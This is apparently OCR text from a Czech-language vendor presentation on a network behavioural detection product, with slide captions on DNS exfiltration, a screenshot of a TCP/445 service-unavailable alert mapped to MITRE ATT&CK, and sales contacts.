
Behaviorální detekce.




Exfiltrace

Exfiltrace dat přes alternativní protokol (DNS).


Behaviorální detekce.


EVENTS BY PRIORITY
2021-09-01 06:08 - 2021-09-01 10:03
Overall events count: 16
BLACKLIST
SSHDICT
UPLOAD
DICTATTACK
SCANS
BPATTERNS
DNSANOMALY
ICMPANOM
SRVNA
Event #137025
COPY EVENT ID
DOCK WINDOW
Type
Service not available (SRVNA)
Subtype
TCPService
Reports the unavailability of the TCP services provided in the monitored network. The reason behind might be service unavailability or performance issues that lead to the inability of service to serve all clients. Also, when a network service is migrated to another device in the network there might still be clients trying to access the service at the original location. Services that send no responses to clients or actively reject incoming connections are reported.
Detail
Unavailable service (TCP/445, microsoft-ds). Unsuccessful traffic - clients: 1, rejected connections: 0, connections without response: 33. Successful traffic - clients: 0, connections: 0.
MITRE ATT&CK
Tactic
Impact
Technique
Endpoint Denial of Service
Detection time
2021-09-01 09:57:00
Last update
2021-09-01 10:02:00
First flow
2021-09-01 09:49:35
Event source
192.168.255.2 (unknown)
Captured source hostname
N/A
MAC address
52:54:00:12:35:02
User identity
N/A
Probability
100 %
False positive
No
Detected by instance
Default
Data feed
Default
TARGETS (1)
COMMENTS (0)
CATEGORIES (0)
ATTRIBUTES
EVENT EVIDENCE
RELATED IDS EVENTS (1)
ALL IP ADDRESSES
BY COUNTRY
BY IP
192.168.255.3 (unknown)
SOURCE IP ADDRES
192.168.255.2 (un
06:10
2021-09-01
ID
DETECTION TIME
LAST UPDATE
DETAIL
TARGETS
#137025
2021-09-01 09:57:00
2021-09-01 10:02:00
Unavailable service (TCP/445, microsoft-ds). Unsuccessful traffic - clients: 1, rejected connections: 0, connections without response: 33. Successful traffic - clients: 0, connections: 0.
192.168.255.3
Showing 1 - 1 of 1
Showing 1 - 1 of 1
DIVCOM
1
Dopad
Klienti nemohou přistoupit na Sambu.
Behaviorální detekce.



Kompletní pohled

Aktivita útočníka v celkovém přehledu podle MITRE ATT&CK frameworku.



Kompletní pohled

Drill-down z MITRE ATT&CK frameworku zobrazen v čase.

Jan Kalabus
Partner Account Manager, Senior

jan.kalabus@progress.com
+420 703 149 149

David Hořínek
Inside Account Manager, Senior

david.horinek@progress.com
+420 724 005 109